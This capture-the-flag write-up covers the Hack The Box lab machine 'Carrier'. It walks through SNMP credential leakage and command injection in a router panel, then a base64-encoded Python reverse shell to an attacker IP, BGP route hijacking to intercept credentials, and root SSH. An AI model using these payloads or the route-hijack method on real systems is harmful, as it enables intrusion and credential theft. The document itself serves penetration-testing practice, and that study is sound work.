Hack The Box — Carrier

---

1. Machine Information

- **Target IP:** 10.129.15.12
- **Machine Name:** Carrier
- **Difficulty:** Medium
- **Date:** March 2026
- **Attacker Machine:** Kali Linux

---

2. Attack Path

Nmap → SNMP enumeration → Extract serial number → Default credentials → Web login → Command injection → Root shell (container) → Network enumeration (BGP) → Route hijack → Capture credentials → SSH root access → Flags

---

3. Tools Used

- nmap
- gobuster
- snmpwalk
- burpsuite
- netcat
- base64
- ssh

---

4. Reconnaissance

Command

nmap -sC -sV -p- --source-port 53 10.129.15.12

Findings

- 22 → SSH

- 80 → HTTP (LyghtSpeed panel)

UDP Scan

nmap -sU --top-ports 100 -Pn 10.129.15.12

Findings

- 161 → SNMP (OPEN)

Why It Matters

- SNMP often leaks sensitive system info
- Web panel + SNMP → likely connected

Screenshot 1 — TCP Scan

```
┌──(abhay㉿Kali)-[~/Desktop/Carrier]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n --source-port 53 -oX target1.xml 10.129.15.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 16:13 +0530
Nmap scan report for 10.129.15.12
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 15:a4:28:77:ee:13:07:06:34:09:86:fd:6f:cc:4c:e2 (RSA)
|   256 37:be:de:07:0f:10:bb:2b:b5:85:f7:9d:92:5e:83:25 (ECDSA)
|_  256 89:5a:ee:1c:22:02:d2:13:40:f2:45:2e:70:45:b0:c4 (ED25519)
80/tcp open     http    Apache httpd 2.4.18
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.56 seconds
```

Screenshot 2 — UDP Scan

```
┌──(abhay㉿Kali)-[~/Desktop/Carrier]
└─$ sudo nmap -sU --top-ports 100 -T4 -Pn -n -oX udp.xml 10.129.15.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 16:19 +0530
Warning: 10.129.15.12 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.15.12
Host is up (0.28s latency).
Not shown: 95 closed udp ports (port-unreach)
PORT      STATE         SERVICE
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
161/udp   open          snmp
49182/udp open|filtered unknown
49192/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 98.56 seconds
```

---

5. Enumeration

Step 1 — Web Access

Command:

http://10.129.15.12


Result:

- LyghtSpeed login panel

Why Important:

- Entry point requiring credentials

Screenshot 3 — Login Page



Step 2 — Directory Enumeration

Command:

gobuster dir -u http://10.129.15.12 -w /usr/share/seclists/Discovery/Web-Content/common.txt

Result:

/doc

/debug

/tools

Why Important:

- /doc → contains documentation → potential credential hints

Screenshot 4 — Gobuster

```
┌──(abhay㉿Kali)-[~/Desktop/Carrier]
└─$ gobuster dir -u http://10.129.15.12:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.129.15.12:80/
[+] Method:                  GET
[+] Threads:                 80
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.htpasswd            (Status: 403) [Size: 296]
.htaccess            (Status: 403) [Size: 296]
.hta                 (Status: 403) [Size: 291]
css                  (Status: 301) [Size: 310] [──> http://10.129.15.12/css/]
debug                (Status: 301) [Size: 312] [──> http://10.129.15.12/debug/]
doc                  (Status: 301) [Size: 310] [──> http://10.129.15.12/doc/]
fonts                (Status: 301) [Size: 312] [──> http://10.129.15.12/fonts/]
img                  (Status: 301) [Size: 310] [──> http://10.129.15.12/img/]
index.php            (Status: 200) [Size: 1509]
js                   (Status: 301) [Size: 309] [──> http://10.129.15.12/js/]
server-status        (Status: 403) [Size: 300]
tools                (Status: 301) [Size: 312] [──> http://10.129.15.12/tools/]
Progress: 4750 / 4750 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Step 3 — Analyze Documentation

Command:

http://10.129.15.12/doc/

Result:

- Found:

error_codes.pdf


Key Finding:

Default admin password = chassis serial number


Why Important:

- Direct hint for default credentials

Screenshot 5 — Documentation



Screenshot 6 — Error Codes



Step 4 — SNMP Enumeration

Command:

snmpwalk -v2c -c public 10.129.15.12

Result:

SN#NET_45JDX23


Credentials Derived:

admin : NET_45JDX23

Why Important:

- SNMP leak → direct credential recovery

Screenshot 7 — SNMP Output



---

6. Exploitation

Step 5 — Web Login

WHAT IT IS

- Authenticate using default credentials

WHY IT WORKS

- Device uses predictable default password

HOW TO EXPLOIT

Username: admin

Password: NET_45JDX23

RESULT

- Admin panel access

Step 6 — Command Injection

WHAT IT IS

- Injection in diagnostic feature (diag.php)

WHY IT WORKS

- User input not sanitized → command execution

HOW TO EXPLOIT

Intercept request in Burp → modify payload

Step 7 — Reverse Shell

Prepare Payload:

echo -n 'quagga; python3 -c "import socket,os,pty;s=socket.socket();s.connect((\"10.10.14.237\",4444));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/sh\")"' | base64

Listener:

nc -lvnp 4444

Inject payload in request

RESULT

root (container)

Why Important:

- Initial access achieved, but inside container

Screenshot 8 — Burp Injection

```
POST /diag.php HTTP/1.1
Host: 10.129.15.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.129.15.12/diag.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://10.129.15.12
Connection: keep-alive
Cookie: PHPSESSID=c18o47h9krmltron6e70f1fvq5
Upgrade-Insecure-Requests: 1
Priority: u=0, i

check=cXVhZ2dh
```

Screenshot 9 — Payload

```
┌──(abhay㉿Kali)-[~/Desktop/Carrier]
└─$ echo -n 'quagga; python3 -c "import socket,os,pty;s=socket.socket();s.connect((\"10.10.14.237\",4444));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin
/sh\")"' | base64
cXVhZ2dhOyBweXRob24zIC1jICJpbXBvcnQgc29ja2V0LG9zLHB0eTtzPXNvY2tldC5zb2NrZXQo
KTtzLmNvbm5lY3QoKFwiMTAuMTAuMTQuMjM3XCIsNDQ0NCkpO1tvcy5kdXAyKHMuZmlsZW5vKCks
ZmQpIGZvciBmZCBpbiAoMCwxLDIpXTtwdHkuc3Bhd24oXCIvYmluL3NoXCIpIg==
```

Screenshot 10 — Shell

```
POST /diag.php HTTP/1.1
Host: 10.129.15.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.129.15.12/diag.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Origin: http://10.129.15.12
Connection: keep-alive
Cookie: PHPSESSID=c18o47h9krmltron6e70f1fvq5
Upgrade-Insecure-Requests: 1
Priority: u=0, i

check=
cXVhZ2dhOyBweXRob24zIC1jICJpbXBvcnQgc29ja2V0LG9zLHB0eTtzPXNvY2tldC5zb2NrZXQoKTtz
LmNvbm5lY3QoKFwiMTAuMTAuMTQuMjM3XCIsNDQ0NCkpOltvcy5kdXAyKHMuZmlsZW5vKCks
ciBmZCBpbiAoMCwxLDIpXTtwdHkuc3Bhd24oXCIvYmluL3NoXCIpIg==
```

Screenshot 11 — whoami (root)

```
┌──(abhay㉿Kali)-[~/Desktop/Carrier]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.15.12] 59588
# python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@r1:~# whoami
whoami
root
root@r1:~#
```

---

7. Shell Access

- User:

root (container)

---

8. Post-Exploitation

Step 8 — Identify Container Environment

Command:

hostname

Result:

r1

Why Important:

- Not real host → need pivot

Step 9 — Network Enumeration (BGP)

Command:

vtysh

show running-config

Result:

- Neighbors:

r2 (AS-200)

r3 (AS-300)

Why Important:

- Indicates routing environment → exploitable

---

9. Privilege Escalation

Vulnerability Found

- BGP route manipulation allowed

WHY IT WORKS

- Router accepts injected routes
- Traffic can be redirected to attacker

Exploit — Route Hijacking

configure terminal

ip route 10.120.15.0/25 10.120.15.10

```
router bgp 100
network 10.120.15.0/25
end
```

Capture Credentials

Listener:

```
nc -lvnp 21
```

Result:

```
USER root
PASS BGPtelc0rout1ng
```

Why Important:

- Credentials captured via traffic interception

Step 10 — SSH Access

```
ssh root@10.129.15.12
Password:
BGPtelc0rout1ng
```

RESULT

- Root access on host:

```
carrier
```

Screenshot 12 — Root Access

```
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@10.129.15.12's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Mar 25 12:01:58 UTC 2026

  System load:  0.02               Users logged in:       0
  Usage of /:   63.6% of 8.73GB    IP address for ens160: 10.129.15.12
  Memory usage: 37%                IP address for lxdbr0: 10.99.64.1
  Swap usage:   0%                 IP address for lxdbr1: 10.120.15.10
  Processes:    284


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

4 packages can be updated.
0 updates are security updates.


Last login: Fri Sep 30 15:44:00 2022
root@carrier:~# hostname
carrier
root@carrier:~#
```

---

10. Flags

User Flag (Container)

cat /root/user.txt

Root Flag (Host)

cat /root/root.txt

---

11. Skills / Takeaways

- SNMP enumeration → credential leakage
- Default credential exploitation
- Command injection → RCE
- Container vs host differentiation
- Network pivoting (BGP)
- Route hijacking for credential capture

- Privilege escalation via network manipulation